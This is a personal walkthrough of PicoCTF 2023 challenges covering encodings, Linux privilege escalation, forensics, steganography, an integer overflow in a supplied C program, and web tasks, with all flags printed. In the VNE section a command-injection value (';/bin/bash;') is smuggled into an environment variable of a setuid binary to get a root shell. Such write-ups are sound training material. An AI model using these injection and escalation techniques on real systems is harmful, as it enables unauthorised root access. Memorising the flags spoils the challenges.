

PicoCTF 2023

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Class	CTF-2023
Type	CTF
Materials	https://play.picoctf.org/events/72/
Reviewed	<input checked="" type="checkbox"/>

money-ware

<https://finance.yahoo.com/news/hackers-made-just-3-7-110658817.html>

Flag : picoCTF{Petya}

repetitions

enc_flag file is given.

```
cat enc_flag | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d | base64 -d
```

Flag : picoCTF{base64_n3st3d_dic0d!n8_d0wnl04d3d_492767d2}

chrono

searching for the cron files locations

```
picooplayer@challenge:/etc$ grep -Ril "picoCTF" .
grep: ./pwd.lock: Permission denied
grep: ./gshadow: Permission denied
grep: ./security/opasswd: Permission denied
grep: ./shadow: Permission denied
grep: ./ssh/ssh_host_ecdsa_key: Permission denied
grep: ./ssh/ssh_host_ed25519_key: Permission denied
grep: ./ssh/ssh_host_rsa_key: Permission denied
grep: ./ssh/ssh_host_dsa_key: Permission denied
./crontab
grep: ./gshadow-: Permission denied
grep: ./shadow-: Permission denied
grep: ./modules-load.d/modules.conf: No such file or directory
grep: ./ssl/private: Permission denied
grep: ./sudoers: Permission denied
grep: ./sudoers.d/README: Permission denied
picooplayer@challenge:/etc$ ls ./crontab
./crontab
picooplayer@challenge:/etc$ ls -l cron
ls: cannot access 'cron': No such file or directory
picooplayer@challenge:/etc$ ls -l crontab
-rw-r--r-- 1 root root 43 Mar 16 02:01 crontab
picooplayer@challenge:/etc$ cat crontab
# picoCTF{Sch3DUL7NG_T45K3_L1NUX_7754e199}
```

Flag : picoCTF{Sch3DUL7NG_T45K3_L1NUX_7754e199}

Permissions

Challenge : `ssh -p 56902 picoplayer@saturn.picoctf.net`

Unintended

```
picoplayer@challenge:/challenge$ cat metadata.json
{"flag": "picoCTF{uS1ng_v1m_3dit0r_021d10ab}", "username": "picoplayer", "password": "picoplayer"}
picoplayer@challenge:/challenge$
```

Intended

identifying suid bit commands

```
picoplayer@challenge:~$ sudo -l
[sudo] password for picoplayer: CYBER
Matching Defaults entries for picoplayer on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User picoplayer may run the following commands on challenge:
    (ALL) /usr/bin/vi
```

Flag : picoCTF{uS1ng_v1m_3dit0r_021d10ab}

useless

challenge : `ssh picoplayer@saturn.picoctf.net -p 60732`

Solution :

`$ man useless`

Flag : picoCTF{us3l3ss_ch4ll3ng3_3xploit3d_5562}

Special

Challenge : `ssh -p 49167 ctf-player@saturn.picoctf.net`

```

Last login: Sat Mar 18 05:21:48 2023 from 127.0.0.1
Special$ ls
Is Flag : picoCTF{us3l3ss_ch4ll3ng3_3xploit3d_5562}
sh: 1: Is: not found
Special$ cat
Cat
sh: 1: Cat: not found
Special$ cat | cat *
Cat | cat *
sh: 1: Cat: not found
cat: blargh: Is a directory ctf-player@saturn.picoctf.net
Special$ cat | cat blargh/*
Cat | cat blargh/*
sh: 1: Cat: not found
picoCTF{5p311ch3ck_15_7h3_w0r57_6a2763f6}Special$

```

Flag : picoCTF{5p311ch3ck_15_7h3_w0r57_6a2763f6}

Specialer

Challenge : `ssh -p 52870 ctf-player@saturn.picoctf.net`

```

Specialer$ echo abra/ala/sim
abra/ala/sim
Specialer$ echo "$(<abra/*.txt)"
-bash: abra/*.txt: ambiguous redirect
Specialer$ echo abra/*
abra/cadabra.txt abra/cadaniel.txt
Specialer$ echo "$(<abra/cadabra.txt)"
Nothing up my sleeve!
Specialer$ echo "$(<abra/cadaniel.txt)"
Yes, I did it! I really did it! I'm a true wizard!
Specialer$ echo ala/*
ala/kazam.txt ala/mode.txt
Specialer$ echo "$(<ala/kazam.txt)"
return 0 picoCTF{y0u_d0n7_4ppr3c1473_wh47_w3r3_d01ng_h3r3_38f5cc78}
Specialer$ Connection to saturn.picoctf.net closed by remote host: change
Connection to saturn.picoctf.net closed.

```

Flag : picoCTF{y0u_d0n7_4ppr3c1473_wh47_w3r3_d01ng_h3r3_38f5cc78}

hideme

Challenge : flag.png given

```
nj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ strings flag.png | grep flag
secret/flag.pngUT
nj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$ unzip flag.png
Archive:  flag.png
warning [flag.png]: 39739 extra bytes at beginning or within zipfile
(attempting to process anyway)
  creating: secret/
  inflating: secret/flag.png
nj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFTime/11_PicoCTF2023/Forensics$
```

Flag is in secret/flag.png image

picoCTF{Hiddinng_An_imag3_within_@n_ima9e_cda/2af0}

Flag : picoCTF{Hiddinng_An_imag3_within_@n_ima9e_cda72af0}

who is it

Challenge : email-export.eml provided

In email-export.eml

```
Authentication-Results: mx.google.com;
dkim=pass header.i=@onionmail.org header.s=jan2022 header.b=4sU2nk5Z;
spf=pass (google.com: domain of lpage@onionmail.org designates 173.249.33.206 as permitted sender) smtp.mailfrom=lpage@onionmail.org;
dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=onionmail.org
```

whois lookup on 173.249.33.206

<https://www.whois.com/whois/173.249.33.206>

Result:

```
source: RIPE # Filtered
person: Wilhelm Zwalina
address: Contabo GmbH
address: Aschauer Str. 32a
address: 81549 Muenchen
phone: +49 89 21268372
fax-no: +49 89 21665862
nic-hdl: MH7476-RIPE
mnt-by: MNT-CONTABO
mnt-by: MNT-GIGA-HOSTING
created: 2010-01-04T10:41:37Z
last-modified: 2020-04-24T16:09:30Z
source: RIPE

% Information related to '173.249.32.0/23AS51167'
```




Flag : picoCTF{WilhelmZwalina}

PcapPoisoning

Challenge : `trace.pcap` is given

Solution:

Used `frame contains "picoCTF"` display filter, and copied bytes as printable text.



Flag : `picoCTF{P64P_4N4L7S1S_SU55355FUL_31010c46}`

FindAndOpen

Challenge : `file.zip` and `dump.pcap` is given


The `file.zip` is password protected.

By analysing `dump.pcap` we found half flag and that is the password for the `file.zip`

No.	Time	Source	Destination	Protocol	Length	Info
6	1.008317	20:6f:6e:20:45:74	46:6c:79:69:6e:67	0x6865	43	Ethernet II
7	1.209846	20:6f:6e:20:45:74	46:6c:79:69:6e:67	0x6865	43	Ethernet II
8	1.411343	20:6f:6e:20:45:74	46:6c:79:69:6e:67	0x6865	43	Ethernet II
9	1.612744	20:6f:6e:20:45:74	46:6c:79:69:6e:67	0x6865	43	Ethernet II
48	24.240874	50:4a:47:54:46:52	41:41:42:42:48:48	0x4c4b	70	Ethernet II
23	10.242808	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
24	10.444761	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
25	10.646140	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
26	10.847594	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
27	11.049029	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
28	11.250713	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
29	11.452152	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II
30	11.653620	76:51:31:52:47:65	69:42:77:61:57:4e	0x3143	47	Ethernet II

▶ Frame 48: 70 bytes on wire (560 b)	0000	01000001	01000001	01000010	01000010	01001000	010
▶ Ethernet II, Src: 50:4a:47:54:46:52	0008	01000111	01010100	01000110	01010010	01001100	010
▼ Data (56 bytes)	0010	01101000	01110000	01100011	01111001	01000010	011
Data: 5647697063794270637942306	0018	01000010	00110000	01100001	01000111	01010101	011
Length: 56	0020	01000110	01101000	01100011	01101101	01010110	000

By viewing data as base64 we found the password for the `file.zip`




Password : picoCTF{R34DING_LOKd_

Flag : picoCTF{R34DING_LOKd_fil56_succ3ss_b98dda6a}

ReadMyCert

Just read the `readmycer.csr` file for the flag



Flag : picoCTF{read_mycert_41d1c74c}

rotations

Challenge : `encrypted.txt` is given

content of `encrypted.txt`

```
xqkwKBN{z0bib1wv_l3kzgb3l_555957n3}
```

Perform rotation on above text

`ROT18` is the solution

Flag : picoCTF{r0tat1on_d3crypt3d_555957f3}

HideToSee

Challenge : An image `atbash.jpg` is given.

Using steghide to get info about hidden files.

```
$steghide info atbash.jpg
"atbash.jpg":
  format: jpeg
  capacity: 2.4 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "encrypted.txt":
    size: 31.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

An `encrypted.txt` is embedded in image. Extracting `encrypted.txt`


```
[intruder@parrot]~$ steghide --extract -sf atbash.jpg
Enter passphrase:
wrote extracted data to "encrypted.txt".
[intruder@parrot]~/media/sf_CYBER/CTF/CTFTime/11_11_2023$ cat encrypted.txt
krxlXGU{zgyzhs_xizxp_7142uwv9}
```

Content of `encrypted.txt` is

```
krxlXGU{zgyzhs_xizxp_7142uwv9}
```

As the file name said that it is a **atbash** ciphertext.

Decrypting **atbash** ciphertext with **cyberchef**



Flag : `picoCTF{atbash_crack_7142fde9}`

Reverse

Challenge : A `ret` binary file is given.

Solution:

A simple `strings` does the job.

Flag : `picoCTF{3lf_r3v3r5ing_succe55ful_2f0131a4}`

SafeOpener 2

Challenge : A `SafeOpener.clas` file is given.

Solution :

A simple `strings` or `cat` does the job.

Flag : `picoCTF{SAf3_0p3n3rr_y0u_solv3d_it_3dae8463}`

Ready Gladiator 0

Challenge :

Can you make a CoreWars warrior that always loses, no ties?

Your opponent is the Imp. The source is given in `imp.red` file

`imp.red` contains

```
;redcode
;name Imp Ex
;assert 1
mov 0, 1
end
```

If you wanted to pit the Imp against himself, you could download the Imp and connect to the CoreWars server like this: `nc saturn.picoctf.net 55108 < imp.red`

Solution:

Changed `mov 1, 0` to `mov 0, 1` in `imp.red` and run

```
nc saturn.picoctf.net 55108 < imp.red
```

```
mj0ln1r@AHLinux:~/Desktop/CYBER/CTF/CTFtime/11_PicoCTF2023/Rev$ nc saturn.picoctf.net 55108 < imp.
red
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end
Submit your warrior: (enter 'end' when done)

Warrior1:
;redcode
;name Imp Ex
;assert 1
mov 1, 0
end

Rounds: 100
Warrior 1 wins: 0
Warrior 2 wins: 100
Ties: 0
You did it!
picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}
```

Flag : `picoCTF{h3r0_t0_z3r0_4m1r1gh7_e1610ed2}`

timer

Challenge: You will find the flag after analysing this apk, `timer.apk`

Solution :

Decompile apk with online apk decompiler.

I used jdx <http://www.javadecompilers.com/>

Decompilation Results

File Name: timer.apk

Decompiler: jadx

Job status: Done.

Save

</> timer.apk > resources

..	folder	
res	folder	
META-INF	folder	
kotlin	folder	
classes3.dex	.dex	6.69 KB
classes.dex	.dex	7.24 MB
classes2.dex	.dex	461 KB
AndroidManifest.xml	.xml	1.56 KB

We can get the flag by looking in the `AndroidManifest.xml`

</> timer.apk > resources > AndroidManifest.xml

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="picoCTF{t1m3r_r3v3rs3d_succ355fully_17496}" android:compileSdkVersion="32" android:compileSdkVersionCodename="12" package="com.example.timer" platformBuildVersionCode="32" platformBuildVersionName="12">
  <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
  <application android:theme="@style/Theme.Timer" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:debuggable="true" android:allowBackup="true" android:supportsRtl="true" android:fullBackupContent="@xml/backup_rules" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
    <activity android:name="com.example.timer.MainActivity" android:exported="true">

```

Flag : `picoCTF{t1m3r_r3v3rs3d_succ355fully_17496}`

two-sum

Can you solve this?What two positive numbers can make this possible:

`n1 > n1 + n2 OR n2 > n1 + n2`

Source code

```
#include <stdio.h>
#include <stdlib.h>
```

```

static int addIntOvf(int result, int a, int b) {
    result = a + b;
    if(a > 0 && b > 0 && result < 0)
        return -1;
    if(a < 0 && b < 0 && result > 0)
        return -1;
    return 0;
}

int main() {
    int num1, num2, sum;
    FILE *flag;
    char c;

    printf("n1 > n1 + n2 OR n2 > n1 + n2 \n");
    fflush(stdout);
    printf("What two positive numbers can make this possible: \n");
    fflush(stdout);

    if (scanf("%d", &num1) && scanf("%d", &num2)) {
        printf("You entered %d and %d\n", num1, num2);
        fflush(stdout);
        sum = num1 + num2;
        if (addIntOvf(sum, num1, num2) == 0) {
            printf("No overflow\n");
            fflush(stdout);
            exit(0);
        } else if (addIntOvf(sum, num1, num2) == -1) {
            printf("You have an integer overflow\n");
            fflush(stdout);
        }
    }

    if (num1 > 0 || num2 > 0) {
        flag = fopen("flag.txt", "r");
        if(flag == NULL){
            printf("flag not found: please run this on the server\n");
            fflush(stdout);
            exit(0);
        }
        char buf[60];
        fgets(buf, 59, flag);
        printf("YOUR FLAG IS: %s\n", buf);
        fflush(stdout);
        exit(0);
    }
    return 0;
}

```

Solution :

`n1 > n1 + n2 OR n2 > n1 + n2` Mathematically this is not possible. But in computers its possible.

This can be done with simple integer overflow.

The `n1` and `n2` are declared as signed integers.

Signed int range for

- 2 bytes(-32,768 to 32,767)
- 4 bytes(-2,147,483,648 to 2,147,483,647)

If we store `2,147,483,648` in a signed 4 byte integer it will become `-2,147,483,648`.

Take `n1 = 2,147,483,648` `n2 = 2,147,483,649`

Here `n1` becomes `-2,147,483,648` `n2` becomes `-2,147,483,647`

Therefore,

`n1 + n2 = -2,147,483,648 + (-2,147,483,647)`

```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 53022
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483648
2147483649
You entered -2147483648 and -2147483647
You have an integer overflow
```

But here, `n1>0` and `n2>0` not satisfied. We only get the flag if it does.

So, we can select two numbers whose sum is `2147483648`. Then the result will be `-2147483648`.

Take `n1 = 2147483640` and `n2 = 8`

Then `n1 + n2 = 2147483648`, it will be stored as `-2147483648`

```
mj0ln1r@AHLinux:~$ nc saturn.picoctf.net 52281
n1 > n1 + n2 OR n2 > n1 + n2
What two positive numbers can make this possible:
2147483640
8
You entered 2147483640 and 8
You have an integer overflow
YOUR FLAG IS: picoCTF{Tw0_Sum_Integer_Bu773R_0v3rf10w_fe14e9e9}
```

Flag : `picoCTF{Tw0_Sum_Integer_Bu773R_0v3rf10w_fe14e9e9}`

VNE

Challenge : We've got a binary that can list directories as root, try it out !!

Solution :

```
ctf-player@pico-chall$ ls -l /home/ctf-player/bin
-rwsr-xr-x 1 root root 18752 Mar 16 01:59 /home/ctf-player/bin
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ SECRET_DIR=/root
ctf-player@pico-chall$ /home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ ./home/ctf-player/bin
Error: SECRET_DIR environment variable is not set
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./home/ctf-player/bin
Listing the content of /root as root:
flag.txt
Music
Pictures
```

`flag.txt` is in `/root`

```
ctf-player@pico-chall$ SECRET_DIR=";/bin/bash;"
ctf-player@pico-chall$ export SECRET_DIR
ctf-player@pico-chall$ ./bin
Listing the content of ;/bin/bash; as root:
bin
root@challenge:~# cat /root/flag.txt
picoCTF{Power_t0_man!pul4t3_3nv_1670f174}root@challenge:~# █
```

We entered `;/bin/bash;` in the `SECRET_DIR` which is a command injection technique, it gives root access.



Flag : `picoCTF{Power_t0_man!pul4t3_3nv_1670f174}`

findme

Challenge : Help us test the form by submitting the username as `test` and password as `test!` Website : `http://saturn.picoctf.net:54933/`

Solution:


Using Burp the re directions of the page gives us the flag.



Flag : picoCTF{proxies_all_the_way_01e748db}

MatchTheRegex

Challenge : How about trying to match a regular expression




Valid Input

Solution :

Looking at source code

```
50     <button id="submit-but" type="submit" id="submit-button">SUBMIT</button>
51 </form>
52 </div>
53 </body>
54 <script>
55     function send_request() {
56         let val = document.getElementById("name").value;
57         // ^p...F!$
58         fetch(`/flag?input=${val}`)
59             .then(res => res.text())
60             .then(res => {
61                 const res_json = JSON.parse(res);
62                 alert(res_json.flag)
63                 return false;
64             })
65         return false;
66     }
67 </script>
68 </html>
```

Entering `picoCTF` in the input box gives us flag.



Valid Input

Flag : picoCTF{succ3ssfully_matchtheregex_f89ea585}